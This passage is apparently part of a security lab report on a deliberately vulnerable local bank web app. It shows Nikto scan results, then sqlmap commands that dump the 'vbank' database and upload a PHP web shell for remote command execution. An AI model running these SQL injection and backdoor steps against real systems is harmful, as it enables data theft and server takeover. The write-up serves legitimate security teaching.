➔ After running Nikto in the terminal, type '**nikto -h 127.0.0.1**' or '**nikto -h http://localhost**' which will scan our vulnerable web application.


➔ The following results were found after the scan:

- Cookie USECURITYID created without the httponly flag.
- X-Frame-Options Header Not Present.
- X-XSS Protection Header Not Present.
- Apache mod_negotiation is enabled with MultiViews.
- Directory indexing Found.
- The below screenshot shows more details about the vulnerabilities detected.



```
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost
+ Target Port:        80
+ Start Time:         2022-06-13 15:35:53 (GMT2)
---------------------------------------------------------------------------
+ Server: Apache/2.4.33 (Unix) OpenSSL/1.0.2n PHP/5.6.35 mod_perl/2.0.8-dev Perl/v5.16.3
+ Cookie USECURITYID created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.6.35
+ The anti-clickjacking X-Frame-Options header is not present.
Use of each() on hash after insertion without resetting hash iterator results in undefined behavior, Perl interpreter: 0x557f8b7422a0 at /usr/share/perl5/LW2
Use of each() on hash after insertion without resetting hash iterator results in undefined behavior, Perl interpreter: 0x557f8b7422a0 at /usr/share/perl5/LW2
+ Server leaks inodes via ETags, header found with file /favicon.ico, fields: 0x78ae 0x4303112ee9900
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /webalizer/: Directory indexing found.
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ Cookie phpMyAdmin created without the httponly flag
+ Uncommon header 'x-permitted-cross-domain-policies' found, with contents: none
+ Uncommon header 'x-ob_mode' found, with contents: 1
+ Uncommon header 'content-security-policy' found, with contents: default-src 'self' ;script-src 'self' 'unsafe-inline' 'unsafe-eval' ;style-src 'self' 'unsa
 *.tile.openstreetmap.org;object-src 'none';
+ Uncommon header 'x-robots-tag' found, with contents: noindex, nofollow
+ Uncommon header 'x-xss-protection' found, with contents: 1; mode=block
+ Uncommon header 'referrer-policy' found, with contents: no-referrer
+ Uncommon header 'x-content-type-options' found, with contents: nosniff
+ Uncommon header 'x-webkit-csp' found, with contents: default-src 'self' ;script-src 'self'  'unsafe-inline' 'unsafe-eval';referrer no-referrer;style-src 's
lf' data:  *.tile.openstreetmap.org;object-src 'none';
+ Uncommon header 'x-frame-options' found, with contents: DENY
+ Uncommon header 'x-content-security-policy' found, with contents: default-src 'self' ;options inline-script eval-script;referrer no-referrer;img-src 'self
object-src 'none';
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 6544 items checked: 0 error(s) and 26 item(s) reported on remote host
+ End Time:           2022-06-13 15:36:07 (GMT2) (14 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


3. **Now you have collected enough information about the victim web application and found multiple serious SQL injection vulnerabilities. Use an automatic exploitation tool (e.g. sqlmap) to dump all the databases, upload a web shell and prove that you have control of the bank server! it.**
   - ➔ With the help of **Sqlmap** we were able to carry out SQL injection attacks. To dump our database, we need to know the name of the database so, at first, we tried to find out the name of the database using sqlmap with the following command we run in the terminal '**sqlmap -u http://localhost/login.php --dbms=mysql --forms --dbs'.** After running the commands, following the 'Y/N' questions we get the name of the database i.e vbank.



```
[15:58:57] [INFO] resumed: 'vbank'
available databases [6]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
[*] vbank
```

➔ Now, that we know the name of the database, we try to dump the content of the database. For this, we used the command:


‘sqlmap -u localhost/login.php?username= & password= " --dump -D vbank’.



```
[16:10:31] [INFO] table 'vbank.loans' dumped to CSV file '/home/_-sick-_/.local/share/sqlmap/output/localhost/dump/vbank/loans.csv'
[16:10:31] [INFO] fetching columns for table 'transfers' in database 'vbank'
[16:10:32] [INFO] retrieved: 'id','int(10)'
[16:10:32] [INFO] retrieved: 'time','varchar(100)'
[16:10:32] [INFO] retrieved: 'dstacc','int(10)'
[16:10:32] [INFO] retrieved: 'dstbank','int(10)'
[16:10:32] [INFO] retrieved: 'srcacc','int(10)'
[16:10:32] [INFO] retrieved: 'srcbank','int(10)'
[16:10:32] [INFO] retrieved: 'remark','varchar(5000)'
[16:10:32] [INFO] retrieved: 'amount','float'
[16:10:32] [INFO] fetching entries for table 'transfers' in database 'vbank'
[16:10:32] [INFO] retrieved: '2014-03-29 04:14:07','70','22222222','41131337'...
[16:10:32] [INFO] retrieved: '2014-03-29 04:24:33','300','11111111','41131337...
[16:10:32] [INFO] retrieved: '2014-03-30 03:46:13','110','11111111','41131337...
Database: vbank
Table: transfers
[3 entries]
+----+---------------------+--------+----------+-----------+----------+----------+----------+
| id | time                | amount | dstacc   | remark    | srcacc   | dstbank  | srcbank  |
+----+---------------------+--------+----------+-----------+----------+----------+----------+
| 4  | 2014-03-29 04:14:07 | 70     | 22222222 | Refund    | 11111111 | 41131337 | 41131337 |
| 5  | 2014-03-29 04:24:33 | 300    | 11111111 | WG rent   | 22222222 | 41131337 | 41131337 |
| 7  | 2014-03-30 03:46:13 | 110    | 11111111 | Insurance | 22222222 | 41131337 | 41131337 |
+----+---------------------+--------+----------+-----------+----------+----------+----------+

[16:10:32] [INFO] table 'vbank.transfers' dumped to CSV file '/home/_-sick-_/.local/share/sqlmap/output/localhost/dump/vbank/transfers.csv'
[16:10:32] [INFO] fetched data logged to text files under '/home/_-sick-_/.local/share/sqlmap/output/localhost'
```


➔ We have retrieved all the information of the database successfully.

➔ Now for the final part of uploading the shell, we use the following command in the terminal. **‘sqlmap -u “http://localhost/login.php?username= & password= “ --os-shell’** It also asks a series of questions like which programming language does the vbank supports, information with regard of providing full path to provoke, etc.



```
web application technology: Apache 2.4.33, PHP 5.6.35
back-end DBMS: MySQL 5 (MariaDB fork)
[16:24:46] [INFO] going to use a web backdoor for command prompt
[16:24:46] [INFO] fingerprinting the back-end DBMS operating system
[16:24:46] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
do you want sqlmap to further try to provoke the full path disclosure? [Y/n] y
[16:24:56] [WARNING] unable to automatically retrieve the web server document root
what do you want to use for writable directory?
[1] common location(s) ('/var/www/, /var/www/html, /var/www/htdocs, /usr/local/apache2/htdocs, /usr/local/www/data, /var/apache2/htdocs, /var/www/nginx-default,
ar/www') (default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 2
please provide a comma separate list of absolute directory paths: /opt/lampp/htdocs
[16:25:28] [WARNING] unable to automatically parse any web server path
[16:25:28] [INFO] trying to upload the file stager on '/opt/lampp/htdocs/' via LIMIT 'LINES TERMINATED BY' method
[16:25:28] [WARNING] unable to upload the file stager on '/opt/lampp/htdocs/'
[16:25:28] [INFO] trying to upload the file stager on '/opt/lampp/htdocs/' via UNION method
[16:25:28] [WARNING] expect junk characters inside the file as a leftover from UNION query
[16:25:28] [INFO] the remote file '/opt/lampp/htdocs/tmpuaxli.php' is larger (716 B) than the local file '/tmp/sqlmapaoaer7hb8465/tmpcpy0axgf' (709B)
[16:25:28] [INFO] the file stager has been successfully uploaded on '/opt/lampp/htdocs/' - http://localhost:80/tmpuaxli.php
[16:25:28] [INFO] the backdoor has been successfully uploaded on '/opt/lampp/htdocs/' - http://localhost:80/tmpbczxi.php
[16:25:28] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>
```

➔ Now we have full control of the bank server. Just for checking purpose, we ran 'ls' command and it worked.



```
os-shell> ls
do you want to retrieve the command standard output? [Y/n/a] y
command standard output:
---
applications.html
bitnami.css
dashboard
favicon.ico
htb.css
htb.js
images
img
index.php
login.php
rips
tmpbczxi.php
tmpbralx.php
tmpuaxli.php
tmpudgme.php
tmpuipwa.php
tmpuywuv.php
trial
webalizer
---
os-shell>
```

REFERENCES

1. https://www.openxcell.com/blog/white-box-testing
2. http://rips-scanner.sourceforge.net/
3. https://securityonline.info/owasp-wap-web-application-protection-project/
4. https://www.youtube.com/watch?v=8352gKmOZZg
5. https://github.com/squizlabs/PHP_CodeSniffer
6. https://www.zaproxy.org/docs/desktop/cmdline/
7. https://securityonline.info/owasp-wap-web-application-protection-project/
8. https://www.youtube.com/watch?v=a6_TprVx7LE
9. https://www.youtube.com/watch?v=_VpFaqF0EcI
10. https://secnhack.in/multiple-ways-to-dump-website-database-via-sqlmap/